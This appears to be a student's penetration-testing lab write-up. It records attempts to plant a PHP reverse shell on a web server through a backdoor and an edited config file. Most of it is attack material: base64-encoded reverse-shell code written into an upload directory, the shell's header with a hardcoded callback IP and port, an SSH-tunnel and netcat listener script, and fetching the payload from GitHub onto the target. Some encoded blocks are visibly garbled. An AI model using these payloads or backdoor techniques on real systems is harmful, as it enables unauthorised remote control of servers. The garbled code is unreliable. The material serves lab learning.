jpr_02.php                          [ <=>                                   ]       0  --.-KB/s    in 0s

2022-03-12 17:15:25 (0.00 B/s) - 'jpr_02.php' saved [0/0]


┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cat jpr_02.php
```

I then downloaded the file form the webserver. Turns out a 57-bit file is an empty file. The code is creating the file but not placing anything in it.




I then attempted to ping my kali devices tun0 vpn address. This was unsuccessful. If it was I would've pulled the script down from an http server running off my kali box.

```
ICRjaHVua19zaXplKTsKCQlpZiAoJGRlYnVnKSBwcmludGl0KCJTVERPVVQ6ICRpbnB1dCIpOwoJ
CWZ3cml0ZSgkc29jaywgJGlucHV0KTsKCX0KCgkvLyBJZiB3ZSBjYW4gcmVhZCBmcm9tIHRoZSBw
cm9jZXNzJ3MgU1RERVJSCgkvLyBzZW5kIGRhdGEgZG93biB0Y3AgY29ubmVjdGlvbgoJaWYgKGlu
X2FycmF5KCRwaXBlc1syXSwgJHJlYWRfYSkpIHsKCQlpZiAoJGRlYnVnKSBwcmludGl0KCJTVERF
UlIgUkVBRCIpOwoJCSRpbnB1dCA9IGZyZWFkKCRwaXBlc1syXSwgJGNodW5rX3NpemUpOwoJCWlm
ICgkZGVidWcpIHByaW50aXQoIlNUREVSUjogJGluc HV0Iik7CgkJZndyaXRlKCRzb2NrLCAkaW5w
dXQpOwoJfQp9CgpmY2xvc2UoJHNvY2spOwpmY2xvc2UoJHBpcGVzWzBdKTsKZmNsb3NlKCRwaXBl
c1sxXSk7CmZjbG9zZSgkcGlwZXNbMl0pOwpwcm9jX2Nsb3NlKCRwcm9jZXNzKTsKCi8vIEV4pa2Ug
cHJpbnQgIGJ1dCBkb2VzIG5vdGhpbmcgaWYgd2UndmUgZGFlbW9uaXNlZCBvdXJzZWxmCi8vICAh
IGNhbid0IGZpZ3VyZSBvdXQgaG93IHRvIHJlZGlyZWN0IFNURE9VVCBsaWtlIGEgcHVyIGRh
ZW1vbikKZnVuY3Rpb24gcHJpbnRpdCAoJHN0cmluZykgewoJaWYgKCEkZGFlbW9uKSB7CgkJcHJp
bnQgIiRzdHJpbmdcbiI7Cgl9Cn0KCj8+Cg==' | base64 -d

┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$
```


Next, I copied down the system code from the browser.

```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ source test
<?php
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.26.1.229';  // CHANGE THIS
$port = 29001;       // CHANGE THIS
```


I then ran the code. It output the file correctly.




I then copied the system code and ran it with the simple backdoor on the target.



It outputted a file with the same issues.



I then changed the type of quotes used in the command.




This finally appeared to create the file correctly with the correct file size.

```
ZV9hLCAkZXJyb3JTYSwgbHVsbCk7CgoJLy8gSWYgdZUgY2FuIHJlYWQgZhJVbSB0aGUgVENQIHNV
Y2tldCwgc2VuZAoJLy8gZGF0YSB0byBwcm9jZXNzJ3MgU1RESU4KCWlmICAhpbl9hcnJheSgkc29j
aywgJHJlYWRfYSkpIHsKCQlpZiAoJGRlYnVnKSBwcmludGl0KCJTT0NLIFJFQUQiKTsKCQkkaW5w
dXQgPSBmcmVhZCgkc29jaywgJGNodW5rX3NpemUpOwoJCWlmICgkZGVidWcpIHByaW50aXQoIlNP
Q0s6ICRpbnB1dCIpOwoJCWZ3cml0ZSgkcGlwZXNbMF0sICRpbnB1dCk7CgoJLy8gSWYgd2Ug
Y2FuIHJlYWQgZnJvbSB0aGUgcHJvY2VzcydzIFNURE9VVAoJLy8gc2VuZCBkYXRhIGRvd24gdGNw
IGNvbm5lY3Rpb24KCWlmICAhpbl9hcnJheSgkcGlwZXNbMV0sICRyZWFkX2EpKSB7CgkJaWYgKCRk
ZWJ1ZykgcHJpbnRpdCgiU1RET1VUIFJFQUQiKTsKCQkkaW5wdXQgPSBmcmVhZCgkcGlwZXNbMV0s
ICRjaHVua19zaXplKTsKCQlmd3JpdGUoJHNvY2ssICRpbnB1dCk7CgoJLy8gSWYgd2UgY2FuIHJl
YWQgZnJvbSB0aGUgcHJvY2VzcydzIFNURVJSCgkvLyBzZW5kIGRhdGEgZG93biB0Y3AgY29ubmVjdGlvbgoJaWYgKGlu
X2FycmF5KCRwaXBlc1syXSwgJHJlYWRfYSkpIHsKCQlpZiAoJGRlYnVnKSBwcmludCgiU1RERVJS
UlIgUkVBRCIpOwoJCSRpbnB1dCA9IGZyZWFkKCRwaXBlc1syXSwgJGNodW5rX3NpemUpOwoJCWlm
ICgkZGVidWcpIHByaW50aXQoIlNUREVSUjogJGlucHV0Ik7CgkJZndyaXRlKCRzb2NrLCAkaW5w
dXQpOwoJfQp9CgpmY2xvc2UoJHNvY2spOwpmY2xvc2UoJHBpZGVzWzBdKTsKCWJpG9zZSgkcGlwZXNbMl0pOwpwcm9jX2Nsb3NlKCRwcm9jX2ZNzKTsKCi8vIExpa2Ug
cHJpbnQsIGJ1dCBkb2VzIG5vdGhpbmcgaWYgd2UndmUgZGFlbW9uaXNlZCBvdXJzZWxmCi8vIChh
IGNhbid0IGZpZ3VyZSBvdXQgaG93IHRvIHJlZGlyZWN0IFNURE9VVCBsaWtlIGEgcHJvcGVyIGRh
ZW1vbikKZnVuY3Rpb24gcHJpbnRpdCAoJHN0cmluZykgewoJaWYgKCEkZGFlbW9uKSB7CgkJcHJp
bnQgIiRzdHJpbmdcbiI7Cgl9Cn0KCj8+Cg== | base64 -d > /var/www/html/upload/jpr_04.php');

system("ls -lha /var/www/html/upload/");
//system("ls -lha /var/www/html/upload/.hidden/");
echo ("</pre>");

//End Jethro's Code
```

However, making the same change to the quotes in the config file has same result. An empty file.


```
-rw-r--r--  1 www-data www-data   57 Mar 13 03:13 jpr_02.php
-rw-r--r--  1 www-data www-data 4.0K Mar 13 03:10 jpr_03.php
-rw-r--r--  1 www-data www-data   57 Mar 13 03:13 jpr_04.php
-rw-r--r--  1 www-data www-data 148K Mar  8 13:57 l.txt
```




Next, I tried to establish a reverse shell with the correctly sized file.

```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ source reverseShell.sh
[sudo] password for agent22:

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::29001
Ncat: Listening on 0.0.0.0:29001

whoami
```


This failed.




I then attempted to see if the file was formatted correctly. Unfortunately, the file was not added correctly.




I then added a cat command to the config file so I could read it using a different application. Unfortunately, this broke the website and logged me out.




I then disabled the config file by renaming it with the simple php backdoor.




This fixed the website and allowed me to log back in.




I added the code to the config file again, but this time I used the php shell_exec function instead of the php system function. I also made sure I didn't copy any invisible characters into the base64 string.



I then called the config file to run the script. This still failed, it didn't even create a file. At this point I gave up on using the config file to place my php reverse shell file.




Next, I used the simple backdoor to ping google's dns server. This proved that the server has access to the internet. I then added my php script to my github.



I then added a line to the config file to pull down the php reverse shell file from my github and place it in a file.

```
-rw-r--r--  1 www-data www-data 4.0K Mar 13 03:10 jpr_03.php
-rw-r--r--  1 www-data www-data   57 Mar 13 03:21 jpr_04.php
-rw-r--r--  1 www-data www-data   57 Mar 13 03:36 jpr_05.php
-rw-r--r--  1 www-data www-data 4.0K Mar 13 03:58 jpr_git.php
-rw-r--r--  1 www-data www-data 148K Mar  8 13:57 l.txt
```

I then called the config file and confirmed that the file was downloaded.



I then called the file in my browser. It outputted the text in the above screenshot, which is way more than it was doing before.


```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cat reverseShell.sh
#!/bin/bash
sudo ssh -fNT -i /home/agent22/Documents/it420/vpn/cloudVPN/connectionPack/ClassKeys.pem -R172.26.1.229:29001:1
27.0.0.1:29001 vagrant@172.26.1.229;
nc -lvp 29001
```

```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ source reverseShell.sh
[sudo] password for agent22:
